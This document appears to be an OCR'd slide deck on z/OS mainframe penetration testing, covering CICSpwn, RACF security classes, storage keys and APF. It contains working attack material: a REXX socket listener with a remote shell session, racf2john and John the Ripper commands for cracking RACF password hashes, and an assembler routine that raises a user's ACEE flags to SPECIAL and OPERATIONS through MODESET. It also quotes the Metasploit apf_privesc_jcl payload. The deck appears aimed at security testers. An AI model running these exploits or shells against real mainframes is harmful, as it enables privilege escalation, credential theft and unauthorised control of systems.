    - Allows to rename transactions IDs, IDs are protected at name level, can be used to bypass security
  - CECI
    - Allows for uploading of JCL for code execution
- CICSpwn - tool to pentest CICS Transaction servers on z/OS



CICSpwn

Description


CICSpwn is a tool to pentest CICS Transaction servers on z/OS.

Features

- Get general information about CICS and the underlying z/OS
  - List available IBM supplied transactions
  - Get active sessions and userids
  - Get path (HLQ) of files and libraries
  - Check if CICS is using RACF/ACF2/TopSecret
- Read files created by the application
- Enables CECI and CEMT if they are RACF protected
- Remotely execute code using Spoolopen and TDqueue
- Checks security settings on z/OS


Other Bits and Bytes - REXX

- REXX SOCKET command
  - Similar to C sockets
  - Socket option to convert from EBCDIC to ASCII: SO_ASCII




```
s = Socket('SETSOCKOPT',socketID,'SOL_SOCKET','SO_REUSEADDR','ON')
s = Socket('SETSOCKOPT',socketID,'SOL_SOCKET','SO_LINGER','OFF')
s = Socket('SETSOCKOPT',socketID,'SOL_SOCKET','SO_KEEPALIVE','ON')
s = Socket('IOCTL',socketID,'FIONBIO','ON')
s = Socket('Setsockopt',socketID,'SOL_SOCKET','SO_ASCII','ON')
s = Socket('BIND',socketID,'AF_INET' p mf_ip)
s = Socket('Listen',socketID,2)
```


- Allows creating a shell! See Later slides



```
ex '[redacted].PUBLIC.EMF(USHELL)' '3999'
```



```
Opening shell on 0.0.0.0:3999
READING SOCKET 1
```




```
[redacted]~$ ncat [redacted] 3999
$ uname -a
OS/390 [redacted] 28.00 04 3906
$ tso time
time
IKJ56650I TIME-07:16:19 AM. CPU-00:00:00 SERVICE-635 SESSION-50:51:14 FEBRUARY 18,2022
$ 
```

Shells

Why?

  - Work environment
  - Scripting, automation
- https://github.com/mainframed/Shells
  - Such as REXX with socket submitted via FTP
- s3270 - displayless emulator for writing screen-scraping scripts
- TN3270 - data stream parsing and in-memory emulation
- MainTP.py
  - JCL+C+FTP to create a C shell
  - IEBGENER to create a file in /tmp, then BPXBATCH to compile and execute
- **TShOcker**
  - Uses JCL+REXX to create a temporary command interpreter
  - Uses FTP to upload CATSO.rx
  - Creates a listener or reverse connection
- Metasploit
  - open source framework of known exploits used to test for known vulnerabilities
  - supports zArch!




Security

External Security Manager

- Security classes
  - USER
  - GROUP
  - DATASET - discrete vs generic
    - Access Types - READ, EXECUTE, UPDATE, CONTROL, ALTER
  - RESOURCES
- **WARNING** mode
  - access denied message but allows access anyway
- RESOURCES
  - Divided up in to CLASSES and RESOURCES
  - Over 200 classes
  - Important resources/classes
    - BPX.**SUPERUSER** / FACILITY
    - <userid>.**SUBMIT** / SURROGAT
    - SUPERUSER.FILESYS.MOUNT / UNIXPRIV

RACF authorization Decision logic

- Look here or see the documentation




Numbered Steps
From RACF router
6
Privileged or trusted
Pass
Return to RACF router
No
7
Naming convention routine
Preprocess exit exists
8
Deny
REQUEST=AUTH preprocess exit (ICHRCX01)
Pass
9
Deny
Denied if user is the default user (TOKDFLT)
No
10
Deny
Denied if MLQUIET is on and user does not meet certain requirements.
No
11
If TSO CANCEL command, and user ID of RTOKEN matches user ID of UTOKEN
No
12
Passed by global access checking table, except RESTRICTED users
Pass
No
13
Profile found?
No
Default RC of class
Yes
14
15
SECLABEL Check
or
SECLEVEL/CATEGORY
Deny
Okay or not active
16
User owns resource
Pass
Insufficient Access
17
18
19
Standard access list
- User
- Group
- ID(*) except RESTRICTED users
Pass
20
UACC, except RESTRICTED users
Pass
Insufficient access
21
OPERATIONS attrib. Match
Pass
22
23
24
Conditional access list (WHEN(TERMINAL, CONSOLE, APPCPORT, or JESINPUT)):
-User
-Group
-ID(*) except RESTRICTED users
Pass
25
26
27
Conditional access list (WHEN(PROGRAM)):
-User
-Group
-ID(*) except RESTRICTED users
Pass
28
WARNING indicator on
Pass
Deny
(continued in next part of figure)
(continued in next part of figure)
29
Deny
For data sets, if CATDSNS(FAILURES) is on, a special check can deny the request.
Deny
For data sets, if CATDSNS(FAILURES) is on, a special check can deny the request.
30
REQUEST=AUTH postprocessing exit (ICHRCX02) could change existing return code to any other (such as deny to pass, pass to deny, and so forth).
31
PROTECTALL(FAILURES)
For data sets, PROTECTALL option sets default return code.
NOPROTECTALL or PROTECTALL (WARNING)
Deny
Pass
Return to RACF router

RACF Classes

- FACILITY
  - READ access to **BPX.SUPERUSER** - gives su to root without password
  - READ access to **BPX.FILEATTR.APF** – allows to create APF authorized programs in unix
- SURROGAT
  - READ access to **<userid>.SUBMIT** - allows to submit jobs as a user userid
- UNIXPRIV
  - UPDATE/CONTROL access to **SUPERUSER.FILESYS.MOUNT** - allows to mount any filesystem (including those that contain APF/setuid programs)
  - READ/UPDATE access to **SUPERUSER.FILESYS** - allows read/write any file
  - UPDATE to **SUPERUSER.FILESYS.USERMOUNT** - allows to mount a setuid filesystem

Security - User Profile



ACEE heading information

Common name:	Accessor Environment Element (ACEE)
Macro ID:	IHAACEE
DSECT name:	ACEE
Owning component:	Resource Access Control Facility (SC1BN)
Eye-catcher ID:	ACEE (Offset: 0, Length: 4)
Storage attributes:	**Subpool** 255 (or as specified by the issuer of RACROUTE REQUEST=VERIFY) **Key** 0 **Residency** May reside above 16M
Size:	192 bytes (does not include any data pointed to by ACEE)
Created by:	RACF or MVS™'s system authorization facility (SAF), depending on the parameters specified on RACROUTE REQUEST=VERIFY
Pointed to by:	A field supplied by the issuer of RACROUTE REQUEST=VERIFY. Or, for MVS only: ASXBSENV or TCBSENV. ACEEs pointed to by ASXBSENV or TCBSENV always reside below 16M.
Serialization:	See the notes that follow Function.
Function:	Maps the ACEE; represents the authorities of a single accessor in the address space.

- User **Profile** contains
  - name, owner, groups
  - **attributes**
  - last logon
  - password hash
- TSO LISTUSER, LISTGROUP
- **Attributes**
  - SPECIAL Access to all RACF commands. Full control over all of the RACF profiles (including yourself)
  - OPERATIONS Access any dataset regardless of dataset rule – see Example 2
  - AUDIT View any RACF rule/profile
  - PROTECTED – Usually used by started tasks
    - cannot be used to logon to the system, and are protected from being revoked
    - NOPASSWORD, NOPHRASE, and NOOIDCARD
  - PRIVILEGED - If the user has the privileged attribute, RACF grants the request. Such requests cannot be audited.
    - PTF to avoid ACEEPRIV in utility programs
- ACEE modification detection in z/OS – please note that this not always means a problem


RACF Password Cracking

- John the Ripper supports RACF too!
  - download the RACF database as a binary
  - strip out password hashes: racf2john RACFDB > hashes.txt
  - crack the passwords: john hashes.txt
- Look here (but be careful!)
- Passtickets can be handled too
- What about TopSecret, ACF2?
  - Not aware of any at the moment

Storage & APF


Storage & APF

- **Storage**
  - Storage contains information you typically don't have access to
  - Commands may not show the details, but that **information is in the storage**
  - Reading storage **does not generate alerts** nor **audit records**
  - With a proper knowledge you can even navigate to **Db2 buffer pools**!
  - **Storage Keys** vs **PSW Keys**, **Fetch protection**
- **APF**
  - Allows the program to change CPU **state to supervisor state**
  - Allows the program to **change any region of storage**, including read only areas!
  - APF commands
    - `/D PROG,APF`
    - `/SETPROG APF,ADD,DSNAME=EMIL.APF.EXAMPLE,SMS`
  - APF in USS - viewable with -E flag on ls




```
$ ls -lE ./a.out
-rwxr-xr-x  a-s-   1                         53248 Feb 28   2020 ./a.out
```

    - Use the command **`extattr +a`** to set a file APF
      - You'll need read access to the **BPX.FILEATTR.APF** resource in the FACILITY class



Conditions		Is Access to Storage Permitted	
Fetch-Protection Bit of Storage Key	Key Relation	Fetch	Store
0	Match	Yes	Yes
0	Mismatch	Yes	No
1	Match	Yes	Yes
1	Mismatch	No	No



The keys are said to match when the four access-control bits of the storage key are equal to the access key, or when the access key is zero.

- User programs run normally with Key 8
- Db2 runs with Key 7

UPDATE or higher access to APF – Game Over!

- Authorized Program Facility (APF)
  - if you have at least **UPDATE access** you can do whatever you want!
  - **Unrestricted access** to memory
  - MODESET macro
    - set KEY in PSW
    - set supervisor

Privilege escalation in six lines!

```
MODESET KEY=ZERO,MODE=SUP
L 5,X’224’
L 5,X’6C’(5)
L 5,X’C8’(5)
NI X’26’(5),X’00’
OI X’26’(5),X’B1’
```

```
PSAAOLD->
ASCBASXB->
ASXBSENV->
set ACEEFLG1 bits
     ACEESPEC+ACEEOPER+
     ACEEAUDT+ACEERACF
```




Table 6. Structure ACEE (continued)

Offset Dec	Offset Hex	Type	Len	Name(Dim)	Description
38	(26)	BITSTRING	1	ACEEFLG1	User flags
		1...		ACEESPEC	1 - Special attribute
		.1..		ACEEADSP	1 - Automatic data security protection
		..1.		ACEEOPER	1 - Operations attribute
		...1		ACEEAUDT	1 - Auditor attribute
		.... 1...		ACEELOGU	1 - User is to have most RACF functions logged
		.... .1..		ACEEROA	1 - Read-only auditor attribute
		.... ..1.		ACEEPRIV	1 - User is a started procedure with the privileged attribute
		1		ACEERACF	1 - RACF-defined user

Automation - Metasploit

- Metasploit
  - public open source framework for known exploits used to test for known vulnerabilities
  - Chad added support for zArch in 2016
  - Can be **authenticated** - using real credentials
  - **Non-authenticated** - binary exploits (buffer overflow)
  - Other
    - scanning, brute forcing, emulation (ftp, http, smb)

apf_privesc_jcl


- ○ Uses an unsecured/updateable APF authorized library
- ○ Uses **FTP**
- ● Adds **SYSTEM SPECIAL** and **BPX.SUPERUSER** to user's ACEE
- ● Works with RACF only

metasploit®

The world's most used penetration testing framework

Automation - Metasploit

apf_privesc_jcl (github)



```
"************************************************************************\n" \
"* AUTHUSER ROUTINE                                                       *\n" \
"************************************************************************\n" \
"AUTHUSR  MODESET KEY=ZERO,MODE=SUP  # let's get into supervisor mode!\n" \
"         L     11,X'224'       # R11 points to ASCB\n" \
"         L     11,X'6C'(11)    # R11 points to ASXB\n" \
"         L     11,X'C8'(11)    # R11 points to ACEE\n" \
"         NI    X'26'(11),X'00' # Clear Byte x'26'\n" \
"         OI    X'26'(11),X'B1' # Add Oper & Special to userproc\n" \
"         NI    X'27'(11),X'00' # Clear Byte x'27\n" \
"         OI    X'27'(11),X'80' # ALTER access to all resource\n" \
"         MODESET KEY=NZERO,MODE=PROB # back to normal\n" \
"         XR    15,15           # set rc=0 regardless\n" \
"         BR    6               # R6 has return reg\n" \
"************************************************************************\n" \
```





Table 6. Structure ACEE (continued)


Offset Dec	Offset Hex	Type	Len	Name(Dim)	Description
38	(26)	BITSTRING	1	ACEEFLG1	User flags
		1...		ACEESPEC	1 - Special attribute
		.1..		ACEEADSP	1 - Automatic data security protection
		..1.		ACEEOPER	1 - Operations attribute
		...1		ACEEAUDT	1 - Auditor attribute
		.... 1...		ACEELOGU	1 - User is to have most RACF functions logged
